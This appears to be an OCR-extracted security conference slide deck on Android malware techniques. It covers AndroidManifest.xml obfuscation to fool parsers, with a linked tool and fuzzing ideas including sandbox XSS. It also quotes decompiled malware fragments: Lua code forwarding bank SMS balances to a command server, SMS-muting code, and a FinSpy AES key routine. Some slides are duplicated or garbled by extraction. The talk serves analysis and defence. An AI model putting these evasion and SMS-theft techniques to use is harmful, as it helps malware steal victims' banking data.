
#### Android malware that won't make you fall asleep

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# Android malware is boring!


## Android malware is boring!

- Use of a standard API in a standard way to extract information.
- Written in Java and obfuscated in an obvious and simple way.
- No creativity. Does what is expected.
- No (or very little of) social engineering.
- Usually, it doesn't even have native code.
- No (interesting) targeted attacks.
- Overall, extremely boring.

## Android malware is boring!



#### Android Malware Tracker – amtrckr.info



## The good stuff!







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```
<?xml version="1.0"?>
<quiz>
<qanda seq="1">
<question>
Who was the forty-second
president of the U.S.A.?
</question>
<answer>
William Jefferson Clinton
</answer>
</qanda>
<!-- Note: We need to add
more questions later.-->
</quiz>
XML
```

#### AndroidManifest – the XML that isn't



#### Did you know that...

AndroidManifest.xml is not really an XML?

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## AndroidManifest.xml - StringPool

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#### AndroidManifest.xml - Strings

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```

#### AndroidManifest.xml - ResourceMap

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# AndroidManifest.xml - Resource ID and String

```
4 (0x01010002): icon
5 (0x01010001): label
6 (0x0101000f): debuggable
7 (0x0101000e): enabled
8 (0x0101001c): priority
9 (0x0101001e): screenOrientation
10 (): android
11 (): http://schemas.android.com/apk/res/android
12 ():
13 (): package
14 (): manifest
15 (): com.security
16 (): 4.3
https://android.googlesource.com/platform/frameworks/base/+/master/core/res/res/
values/public.xml
```

0 (0x0101021b): versionCode 1 (0x0101021c): versionName 2 (0x0101020c): minSdkVersion

3 (0x01010003): name

#### DexGuard: AndroidManifest.xml obfuscation



#### Pop Quiz!

What do you think is more important:

Resource ID or the actual string?

#### DexGuard: AndroidManifest.xml obfuscation



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#### Android manifest:

N: android=http://schemas.android.com/apk/res/android

E: manifest (line=1)

A: :(0x0101001d)=(type 0x10)0x1

A: android:versionCode(0x0101021b)=(type 0x10)0x2

A: :(0x0101021c)="2.0" (Raw: "2.0")

A: android:installLocation(0x010102b7)=(type 0x10)0x1

A: package="com.android.system.admin" (Raw: "com.android.system.admin")

E: uses-sdk (line=8)

A: :(0x0101020c)=(type 0x10)0x1A: :(0x01010270)=(type 0x10)0x11

## Let's start having fun!

```
Android manifest:
N: android=http://schemas.android.com/apk/res/android

E: manifest (line=2)
A: android:versionCode(0x0101021b)=(type 0x10)0x1
A: android:versionName="1.0" package(0x0101021c)="com.acme.app" (Raw: "com.acme.app")
A: package="com.maldroid.example.helloworld" (Raw: "com.maldroid.example.helloworld")
E: application (line=6)
A: android:label(0x01010001)=@0x7f030000
E: activity (line=7)
A: android:label(0x01010001)=@0x7f030000
A: android:label(0x01010001)="MainActivity" (Raw: "MainActivity")

<snip...>
```

#### This translates to:

```
<manifest android:versionCode="1"
android:versionName="1.0" package="com.acme.app" package="com.maldr0id.example.helloworld"</pre>
```

## Let's start having fun!

```
Android manifest:
N: android=http://schemas.android.com/apk/res/android

E: manifest (line=2)
A: android:versionCode(0x0101021b)=(type 0x10)0x1
A: android:versionName="1.0" package(0x0101021c)="com.acme.app" (Raw: "com.acme.app")
A: package="com.maldroid.example.helloworld" (Raw: "com.maldroid.example.helloworld")
E: application (line=6)
A: android:label(0x01010001)=@0x7f030000
E: activity (line=7)
A: android:label(0x01010001)=@0x7f030000
A: android:name(0x01010003)="MainActivity" (Raw: "MainActivity")

<snip...>
```

#### This translates to:

```
<manifest android:versionCode="1"
android:versionName="1.0" package="com.acme.app" package="com.maldr0id.example.helloworld"</pre>
```

#### I want to try it too!

https://github.com/maldroid/manifesto

#### Ideas:

- $\blacksquare$  What happens when there is an CR (\r) sign in one of the attributes?
- Maybe play with the string size?
- Try to play with the backspace character \b.
- Your sandbox prints AndroidManifest.xml? XSS anyone?


## I want to try it too!

https://github.com/maldroid/manifesto

#### Ideas:

- What happens when there i (r) sign in one of the attributes?
- Maybe play with the :
- Try to play with Space character \b.
- Your sand AndroidManifest.xml? XSS anyone?

#### Not all Android malware is written in Java



#### "Lua" Android malware

```
function onSMS(number, text)
   local packet = SMSReceivedPacket(Service:GetToken(), number, text);
   NetClient.Run(packet, API, true);
   Log.Write("[SMS]: " .. number .. ": " .. text);
  if number == "900" then
         local packet = SetVariablePacket(Service:GetToken(), "sberbalance",

    tostring(text));

         NetClient.Run(packet, API, true);
   end
   if number == "Alfa-Bank" then
         local packet = SetVariablePacket(Service:GetToken(), "alfabalance",

    tostring(text));

          NetClient.Run(packet, API, true);
   end
   if number == "TCS Bank" then
     local packet = SetVariablePacket(Service:GetToken(), "tcsbalance",

    tostring(text));


      NetClient.Run(packet, API, true);
   end
```

Source: Lookout, Inc.


# Android malware and JavaScript

```
class ExposedJsApi
 private t bridge;
 public ExposedJsApi(t paramt)
   this. bridge = paramt;
 @JavascriptInterface
 public String exec(int paramInt, String paramString1, String paramString2, String paramString3)
    return this. bridge.a(paramInt, paramString1, paramString2, paramString3);
 @JavascriptInterface
 public String retrieveJsMessages(int paramInt, boolean paramBoolean)
    return this. bridge.a(paramInt, paramBoolean);
 @JavascriptInterface
 public void setNativeToJsBridgeMode(int paramInt1, int paramInt2)
   this. bridge.a(paramInt1, paramInt2);
```


## Application overlay



## Poor man's webinject



#### Obstacles in Android malware development



#### Obstacles in Android malware development

```
new StringBuilder("SmsRecieveronReceive ").append(Build.VERSION.RELEASE).toString();
if (Build.VERSION.RELEASE.startsWith("4.4"))
    ((AudioManager)paramContext.getSystemService("audio")).setStreamMute(5, true);
```


## Obstacles in Android malware development

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                                                  Blowfish.class
                                                                  OnAdminReceiver.class 🗵
 # spongycastle
                                                  package org.thoughtcrime.securesms.xbroadcast:
 # thoughtcrime.securesms
                                                 • import android.app.admin.DeviceAdminReceiver:
   components
   m contacts
                                                  public class OnAdminReceiver extends DeviceAdminReceiver
   database
                                                    public void onDisabled(Context paramContext, Intent paramIntent)
    mms.
                                                      mvFunctions.Log("AdminReceiver", "Admin disabled");
   notifications
   preferences


⊕ protocol

                                                    public void onEnabled(Context paramContext, Intent paramIntent)
   providers
                                                      myFunctions.Log("AdminReceiver", "Admin enabled");
   push push
   recipients
   service
    sms.
   # transport
   util 🖽
   # xbroadcast
      On Admin Receiver
      OnBootReceiver
      On SmsSended
   m xlibs
      J) Blowfish
      DbOpenHelper
      J) PInfo
      SimpleCurl
```


## Tips & tricks: hiding as spam



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## Tips & tricks: exclamation point



#### Tips & tricks: SMS User Data Header

```
05 04 03 <destination port (2 bytes)> <originator port (2 bytes)>
```

## State sponsored advanced APT threats!

```
public final class a
{
  public static final byte[] a = { 52, 106, 35, 101, 42, 70, 57, 43, 77, 115, 37, 124, 103, 49, 126,
  public static byte[] a(byte[] paramArrayOfByte)
  {
    SecretKeySpec localSecretKeySpec = new SecretKeySpec(a, "AES");
    Cipher localCipher = Cipher.getInstance("AES");
    localCipher.init(2, localSecretKeySpec);
    return localCipher.doFinal(paramArrayOfByte);
  }
}
```


Code from: FinSpy by FinFisher

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


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#### Last slide

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